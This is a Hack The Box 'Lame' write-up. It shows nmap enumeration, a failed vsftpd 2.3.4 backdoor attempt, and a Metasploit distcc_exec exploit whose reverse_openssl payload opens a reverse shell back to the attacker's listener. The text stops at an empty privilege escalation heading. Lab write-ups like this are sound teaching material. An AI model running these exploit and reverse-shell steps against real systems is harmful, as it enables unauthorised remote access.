HTB Lame Writeup

writeups@centraliowacybersec.com

HTB Lame Thoughts

https://app.hackthebox.com/machines/1

This was a very simple and straight forward box. Great for a beginner to learn Public exploit enumeration! Root was also pretty straight forward as well if you do some proper simple linux privesc enumeration. I don’t have a ton to say about it other than that it was a nice easy going box.

Table of contents

1. Skills needed and skills learned
2. High Overview
3. Initial Scan
4. Service Enumeration
5. Privilege Escalation

1. Skills needed and skills learned

1.1. Service Enumeration
1.2. Use public Exploits
1.3. SUID Privesc

2. High Overview


The initial scan of this box showed some ports that made me think it was a windows box but it wasn’t. I first checked into ftp and smb shares since the ports were open but there was nothing interesting there. I saw that the ftp server was way out of date so I found some public exploits to use against it but none of them would work. It seemed like there was some intentional blocking of this exploit and maybe it was meant to be a rabbit hole? I moved onto port 3632 which was labeled distccd. I did some research on what this service was and then found a public exploit for it. This worked pretty fast to get me on as the daemon account. From there I enumerated and exploited an NMAP SUID privesc to get to root.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.


3. Nmap Enumeration

3.1. sudo nmap -T4 -p- -v lame.htb



```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3632/tcp open  distccd
```


3.2. sudo nmap -T4 -p21,22,139,445,3632 -A -sC -sV -v lame.htb



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.21
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (92%), OpenWrt White Russian 0.9 (Linux 2.4.30) (9
ll Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or
x 2.6.18) (92%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.019 days (since Fri Nov 26 08:50:39 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=204 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2021-11-26T10:26:59-05:00
|_clock-skew: mean: 3h39m31s, deviation: 3h32m10s, median: 1h09m29s

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   52.75 ms 10.10.14.1
2   53.04 ms lame.htb (10.10.10.3)
```


4. Service Enumeration

4.1. Samba was pretty much useless to me so I moved on from that pretty quickly.




```
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\lame.htb
protocol negotiation failed: NT_STATUS_CONNECTION_DISCONNECTED
```

4.2. FTP had no data inside the share but the version was way out of date so I was interested and did more digging.



```
┌──(kali㉿kali)-[~]
└─$ ftp lame.htb
Connected to lame.htb.
220 (vsFTPd 2.3.4)
Name (lame.htb:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
```

4.3. The version number was 2.3.4 which if researched you find some interesting RCE for this version.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
---------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service
---------------------------------------------------------------------
Shellcodes: No Results
```

4.4. I tried multiple ways to exploit this to make sure I wasn’t doing something wrong or the code I was using was bad and none of them worked.

4.4.1. Manual exploit


4.4.2. Metasploit Exploit

4.4.3. https://raw.githubusercontent.com/ahervias77/vsftpd-2.3.4-exploit/master/vsftpd_234_exploit.py

4.4.4. https://www.exploit-db.com/exploits/49757

4.5. After all of these failed I started really troubleshooting what was happening

4.6. It is supposed to open up port 6200 as a sort of shell port when you login but the port was only going into filtered mode.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p6200 -v lame.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-26 10:35 EST
Initiating Connect Scan at 10:35
Scanning lame.htb (10.10.10.3) [1 port]
Completed Connect Scan at 10:35, 2.00s elapsed (1 total ports)
Nmap scan report for lame.htb (10.10.10.3)
Host is up.

PORT     STATE    SERVICE
6200/tcp filtered lm-x

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
```

4.7. It seemed intentionally blocked but I may be wrong.

4.8. I gave up on this exploit at this point as it seemed like a rabbit hole.

4.9. Next I moved onto port 3632

4.10. I tried connecting to the port with Netcat and Telnet but neither worked.

4.11. I tried browsing to the port with firefox and that also did not work.

4.12. I started researching distccd because that is all the info Nmap gave me about it and I got some good information.


4.12.1. http://www.rwbnetsec.com/distccd/

4.12.2. https://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson2/index.html

4.12.3. https://www.mankier.com/1/distccd


4.13. From here I found a public exploit for the service

4.13.1. https://www.exploit-db.com/exploits/9915




```
┌──(kali㉿kali)-[~/box_info/lame.htb]
└─$ searchsploit -m 9915
  Exploit: DistCC Daemon - Command Execution (Metasploit)
      URL: https://www.exploit-db.com/exploits/9915
     Path: /usr/share/exploitdb/exploits/multiple/remote/9915.rb
File Type: Ruby script, ASCII text

Copied to: /home/kali/box_info/lame.htb/9915.rb



┌──(kali㉿kali)-[~/box_info/lame.htb]
└─$ ls -la
total 12
drwxr-xr-x 2 kali kali 4096 Nov 26 10:46 .
drwxr-xr-x 5 kali kali 4096 Nov 26 09:30 ..
-rwxr-xr-x 1 kali kali 2762 Nov 26 10:46 9915.rb
```

4.14. Since this was a ruby file I decided to just use msfconsole for this exploit.



```
msf6 > search distcc

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
```


4.15. I had some trouble getting it to execute but I needed to mess with different payloads until one worked.



```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse_openssl
payload ⇒ cmd/unix/reverse_openssl
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.3       yes       The target host(s), range CIDR identifier, or hosts file with syn
                                      path>'
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_openssl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.21      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse double SSL handler on 10.10.14.21:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9gIOVccTYZGXvrdr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9gIOVccTYZGXvrdr\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.14.21:4444 → 10.10.10.3:38279) at 2021-11-26 11:01:57 -0500
```

4.16. cmd/unix/reverse_openssl worked and frankly that's the first time I have ever used that one.

4.17. From here I popped a user shell and grabbed the first flag!




```
whoami && hostname && ip a && cat /home/makis/user.txt
daemon
lame
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:b9:78:97 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.3/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::250:56ff:feb9:7897/64 scope link
       valid_lft forever preferred_lft forever
429[redacted]752203c
```

5. Privilege Escalation

